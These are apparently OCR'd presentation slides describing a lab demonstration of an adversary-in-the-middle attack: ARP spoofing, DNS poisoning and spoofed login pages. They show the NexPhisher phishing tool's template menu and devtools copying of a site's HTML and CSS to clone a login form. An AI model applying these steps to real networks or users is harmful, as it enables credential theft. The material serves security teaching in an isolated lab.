
- Attacker gains access to a business’s wired or wifi network.
- Attacker uses ARP Spoofing / Poisoning to sniff credentials
- DNS Poisoning to make a website point to his machine.
- Attacker Launches his malicious website and waits.
- …?
- Profit?

NOT SUCH AN UNREALISTIC OPTION

- Because I demonstrated this using the lab’s secure network.
- No real credentials were compromised in testing.


AITM NETWORK SETUP

- An isolated network
  - Any device, malicious or victim, will connect to.
- Kali OS
  - Malicious actor
- iPhone, Windows, and Linux machines
  - Simulates victims.
  - Technically any device that uses a web browser is vulnerable to these attacks.
- Locally hosted insecure websites
  - For testing http sniffing




SPOOF WEBSITES

- Web Service (Apache2)
- Web page to spoof
- Tool to do it for you (like NexPhisher)
  - NexPhisher is built into Metasploit
  - builds fake versions of these websites shown here.
- But that’s limited.
  - Here is a manual example.



```
 _   _           ____  _     _     _
| \ | | _____  _|  _ \| |__ (_)___| |__   ___ _ __
|  \| |/ _ \ \/ / |_) | '_ \| / __| '_ \ / _ \ '__|
| |\  |  __/>  <|  __/| | | | \__ \ | | |  __/ |
|_| \_|\___/_/\_\_|   |_| |_|_|___/_| |_|\___|_|  [V 1.0]

 Advanced Phishing Tool with 30 Templates  [BY : HTR-TECH ]

     [::]  Select Any Attack for Your Victim  [::]

[01] Facebook      [11] Twitch        [21] DeviantArt     [99] About
[02] Instagram     [12] Pinterest     [22] Badoo          [00] Exit
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] CryptoCoin
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Dropbox       [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Github        [20] Adobe         [30] XBOX

[-] Select an option: 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option: 03
```



Login

Please enter your email address and password to log in.


Email address

Password

Forgot your password?

☒ Remember me on this computer

COPY HTML AND CSS



Please enter your email address and password to log in.

Email address

Password

Forgot your password?

○ Remember me on this computer

Please enter your email address and password to log in.

Email address

Password

Forgot your password?

○ Remember me on this com

```
<html> event scroll
  ▸ <head> ⋯ </head>
  ▾ <body class="theme-">
    ▸ <header id="top" class="page-header"> ⋯ </header> flex
    ▸ <section class="banner-container orange-banner-map-top"> ⋯ </section> overflow
    ▾ <section class="is-form">
      ▸ <div class="container"> ⋯ </div> overflow
      </section>
    ▸ <section class="burp-comms"> ⋯ </section>
      <script src="/bundles/users/login.js?v=I7beoogOXuCrrsp14cFsJ1MB2n4" nonce=""></script>
      <section class="prefootercontainer orange-banner-map-bottom"></section> overflow
    ▸ <footer class="wrapper"> ⋯ </footer> flex
    ▸ <a class="back-to-top" href="#top"> ⋯ </a> overflow
    </body>
```

html › body.theme- › section.is-form › div.container

```
@charset "UTF-8";
:root {
 --text-base-size:1em;
 --text-scale-ratio:1.1;
 --text-xs:calc(1em/(var(--text-scale-ratio)*var(--text-scale-ratio)));
 --text-sm:calc(1em/var(--text-scale-ratio));
 --text-md:calc(1.01em*var(--text-scale-ratio));
 --text-lg:calc(1em*var(--text-scale-ratio)*var(--text-scale-ratio));
 --text-xl:calc(1em*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio));
 --text-xxl:calc(1em*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio));
 --text-xxxl:calc(1em*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio)*var
 --text-xxxxl:calc(1em*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio)*var(--text-scale-ratio)*va
 --heading-line-height:1;
 --text-lineheight:1.4;
 --text-lineheight-sm:1.3;
 --text-lineheight-md:1.45;
 --text-lineheight-lrg:1.5;
```


```
(min-width: 992px)                      :1
(min-width: 1200px)                     :1
(min-width: 992px)                      :1
(min-width: 1200px)                     :1
screen and (max-width: 860px)           :1
screen and (max-width: 620px)           :1
screen and (max-width: 1190px)          :1
screen and (max-width: 900px)           :1
screen and (max-width: 800px)           :1
screen and (max-width: 600px)           :1
only screen and (max-width: 992px)      :1
```

```
⚠ The resource at "https://portswigger.net/content/fonts/ps-main/ps-icons.woff?lila2n" preloaded
  are set correctly.
```

```
⚠ The resource at "https://portswigger.net/content/fonts/ps-main/ps-icons.woff?lila2n" preloaded with link preload was not used within a few seconds. Make sure all attributes of the preload tag   users
  are set correctly.
```

